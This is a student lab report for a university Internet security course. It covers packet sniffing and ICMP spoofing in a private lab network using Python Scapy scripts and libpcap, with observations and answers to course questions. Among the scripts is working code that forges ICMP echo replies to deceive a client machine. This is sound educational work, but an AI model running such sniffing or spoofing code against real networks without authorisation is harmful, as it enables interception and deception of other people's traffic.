Anthony Redamonti

Syracuse university


Lab 1


CSE-644 Internet security

Dr. Syed shazli

1/30/2023

Task 1.1A: Sniffing Packets

Not Using Root Privileges

Using Root Privileges


Observation: The sniffer program detailed in the lab instructions failed when not using root privileges. The error “PermissionError: [Errno 1] Operation not permitted” was returned. When using the keyword “sudo”, root privileges were granted, and the executable ran successfully. The packets were displayed to console.   
Explanation: The sniffer program requires root privileges to gain access to the ethernet packets from the NIC. The root privileges can be obtained using the “sudo” keyword before running the executable.


Task 1.1B: Filtering Packets


The following script was run from one of two machines on the same network.

#!/usr/bin/python3  
  
from scapy.all import \*  
  
def print\_pkt(pkt):  
 pkt.show()  
  
# capture 20 ICMP packets  
icmpPackets = sniff(filter='icmp',prn=print\_pkt, count=20)  
  
# write the ICMP packets to a PCAP file  
wrpcap("IcmpPackets.pcap", icmpPackets)  
  
# capture 20 TCP packets  
tcpPackets = sniff(filter='tcp and (src host 10.0.2.6 and dst port 23)',prn=print\_pkt, count=20)  
  
# write the TCP packets to a PCAP file  
wrpcap("TcpPackets.pcap", tcpPackets)  
  
# capture 20 packets using the Subnet  
subnetPackets = sniff(filter='src net 10.0.2.0/24',prn=print\_pkt, count=20)  
  
# write the subnet packets to a PCAP file  
wrpcap("SubnetPackets.pcap", subnetPackets)

The machine running the above executable will first sniff for 20 ICMP packets. As it receives them, it will print their contents to the console. The machine will then sniff for 20 TCP packets originating from IP address 10.0.2.6 and destination port 23. Finally, the machine will sniff for 20 packets originating from the subnet 10.0.2.0/24. Below are the Wireshark logs collected for each packet sniffing session.

Wireshark: ICMP Packets 

Wireshark: TCP Packets  


Wireshark: Subnet Packets  


The other machine on the network sends each type of packet to the sniffing machine. Its source IP address is 10.0.2.6. First, the machine sent ICMP packets by pinging the sniffing machine: “ping 10.0.2.5”. It then sent 20 TCP messages using the below python script.

#!/usr/bin/python3  
from scapy.all import \*  
  
# create a TCP message with destination port number # 23  
tcp = TCP(dport=23)  
  
# destination IP address is 10.0.2.5  
ip = IP(dst='10.0.2.5')  
  
# wrap the IP and TCP packet  
packet = ip/tcp  
  
# send it 20 times  
send(packet, count = 20)  
  
#packet.show()

It then pinged the sniffing machine while the sniffing machine was sniffing all traffic on the subnet 10.0.2.0/24.

Observation: The sniffing machine was able to successfully filter packets by using Scapy’s filter setting. The sniffing machine was able to sniff ICMP packets, TCP packets originating from a particular IP address with destination port number 23, and all packets on subnet 10.0.2.0/24.


Explanation: Scapy’s filter setting is capable of filtering packets received by the NIC. Note that the user must have root privileges to sniff packets and use the correct Berkeley Packet Filter (BPF) syntax to successfully filter packets.

Task 1.2: Spoofing ICMP Packets


The attacker machine used the Python program below to spoof an ICMP echo request to the client machine.

#!/usr/bin/python3  
from scapy.all import \*  
  
ip = IP()  
ip.dst = '10.0.2.5' # client IP address  
ip.src = '10.0.2.7' # attacker's IP address  
  
icmp = ICMP()  
packet = ip/icmp  
send(packet, verbose = False) # verbose = False means do not print data after sending

Below is the Wireshark log capturing the network traffic on the attacker machine.



Both the request to the client and the response from the client have been captured.  
Below is the Wireshark log capturing the network traffic on the attacker machine when using a fake source IP address (10.0.2.99) in the packet.



Observation: The ICMP echo request was accepted by the client. The response to the spoofed request was received by the attacker only when using the source IP address of the attacker in the packet.


Explanation: The ICMP echo request is accepted by the client regardless of the source IP address in the packet. However, the attacker will receive the response from the client only if the source IP address matches the attacker IP address.

Task 1.3: Traceroute


The attacker machine used the Python program below to trace the route of the client machine.

#!/usr/bin/python3  
from scapy.all import \*  
  
ip = IP()  
ipDestination = '10.0.2.5'  
ip.dst = ipDestination # client IP address  
ttlNum = 1  
ip.ttl = ttlNum  
numberOfHops = 0  
icmp = ICMP()  
packet = ip/icmp  
  
# send sr1 to send one DNS request  
answer = sr1(packet, verbose = False) # verbose = False means do not print data after sending  
numberOfHops = numberOfHops + 1  
  
while((answer != None) and (answer.src!=ipDestination)):  
 ttlNum = ttlNum + 1 # increment ttl  
 numberOfHops = numberOfHops + 1  
 print("Router IP: ", answer.src)  
 ipNew = IP()  
 ipNew.dst = ipDestination # client IP address  
 ipNew.ttl = ttlNum  
  
 icmpNew = ICMP()  
 packetNew = ipNew/icmpNew  
  
 # send sr1 to send one DNS request  
 answer = sr1(packetNew, verbose = False)  
  
print("Destination IP " + ipDestination + " found!")  
print("Number of hops: " + str(numberOfHops))


The Wireshark log of the captured packets during the traceroute is below.



The number of hops in this case was 1.



The executable was then used by the attacker to find the IP address of a machine that was not connected to the attacker network.



Observation: The traceroute program was able to successfully trace the client machine by sending DNS requests using the sr1 function in the Scapy library. The sr1 function will block until it receives a response from the destination or router between the destination and source. The number of hops for the attacker to reach the client was 1, meaning that a ttl of 1 was successful in locating the client. When attempting to find a machine off-network, the executable incremented ttl and printed the routers along the route.


Explanation: The attacker’s program will search for a destination IP address using the sr1 function. It will increment the ttl each time the destination has not been reached. If the source address of the response to the ICMP packet matches the destination IP address, the while loop exits because the attacker has found the destination IP address. The attacker also knows all the router’s IP addresses between it and the destination machine. The number of hops between the attacker and the client was 1 because they were both located on the same network. The number of hops to find the off-network machine was 4.

Task 1.4: Sniffing and then Spoofing


The attacker machine used the below python program to sniff ICMP packets from the client’s IP address and spoof the reply back to the client.

#!/usr/bin/python3  
from scapy.all import \*  
  
# handle the sniffed packet by spoofing it.  
def spoofPacket(packet):  
 print("Spoofing response to " + str(packet[IP].src) + " from " + str(packet[IP].dst))  
 ip = IP(src = packet[IP].dst, dst = packet[IP].src)  
  
 # construct ICMP layer using the same ID and sequence number. Set the type to "echo-reply".  
 icmp = ICMP(type = "echo-reply", id = packet[ICMP].id, seq = packet[ICMP].seq)  
  
 # construct a new packet using the IP and ICMP layers and keep the payload from the original packet  
 newPacket = ip/icmp/packet[Raw].load  
 send(newPacket, verbose = False)  
  
# continually sniff the network  
packet = sniff(filter = 'icmp and src host 10.0.2.5', prn = spoofPacket)

The below image displays the attacker’s sniffing and spoofing activity.



The picture below displays the client accepting the spoofed responses from the attacker.




Observation: The attacker spoofed responses to the client from IP address 1.2.3.4, which is a fake IP address. The client accepted these responses and continued to send PING messages to IP address 1.2.3.4.

Explanation: The attacker sniffed the network using the sniff function from the Scapy library. The function also filtered only ICMP packets originating from the client’s IP address. Each successfully sniffed packet that passes through the filter is sent to the spoofPacket function. The spoofPacket function constructs a new packet to act as a spoofed response to the client. First, it flips the source and destination IP addresses on the IP layer of the packet. The client will believe the message is originating from the intended machine. Next, the function will copy the important ICMP settings from the original packet: ID and sequence number. Finally, the original packet’s data is copied into the payload of the spoofed response, but keep in mind that malicious packet data could be inserted in this section. The packet is sent back to the client. The ICMP packets are continually sent between the client and attacker.

Task 2.1A: Sniffing Using the Pcap Library

Please view the appendix for all C programs implementing the PCAP library.

The following C program was used by the attacker machine to sniff incoming ICMP packets on the network. The program is available in Dr. Du’s recourse library on the Internet Security course GitHub page [using this link](https://github.com/kevin-w-du/BookCode/blob/master/Sniffing_Spoofing/C_sniff/sniff_improved.c). The attacker machine successfully sniffed incoming ICMP packets on network interface “enp0s3”.




Question 1: Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial or book.

Answer: The essential sequence of library calls that all sniffer programs must implement are as follows:

1. Use pcap\_open\_live() to capture a handle to the network device (NIC) specified by the interface name (“enp0s3”).
2. Set up a filter that will be applied to the incoming packets. Pcap\_compile() is used to create the Berkeley Packet Filter (BPF) syntax for the filter.
3. Set up a routine (function) that is called to process the data of an incoming packet (got\_packet).
4. Begin capturing packets. Pcap\_loop was used to capture packets in an infinite loop.

Question 2: Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?

Answer: If the program does not have root privilege, the pcap\_open\_live() method will fail.



The error returned is “Segmentation fault”. The reason the error occurs is because the user needs root privilege to turn on promiscuous mode on the NIC. A non-zero third argument in the pcap\_open\_live() method turns on promiscuous mode.

Question 3: Please turn on and turn off the promiscuous mode in your sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this.

Answer: As previously stated, to turn on promiscuous mode, simply use a non-zero value in the third argument in the pcap\_open\_live() method. To turn it off, use a value of zero in this argument. If promiscuous mode is deactivated and the MAC address in the captured packet does not match the MAC address of the NIC card, the packet will be discarded. However, if promiscuous mode is activated, the packet is kept regardless of the packet’s MAC address. Without promiscuous mode, it would not be possible to sniff the network and capture all the packets from a specific third-party IP. One way to test promiscuous mode would be to set up machines A, B, and C on the same network. Set up machine B to sniff machine A’s packets using the filter in the sniffer program. Send ICMP ping messages from machine A to machine C. Machine B will only receive the packets if its promiscuous mode is turned on in the NIC.

Task 2.1B: Writing Filters

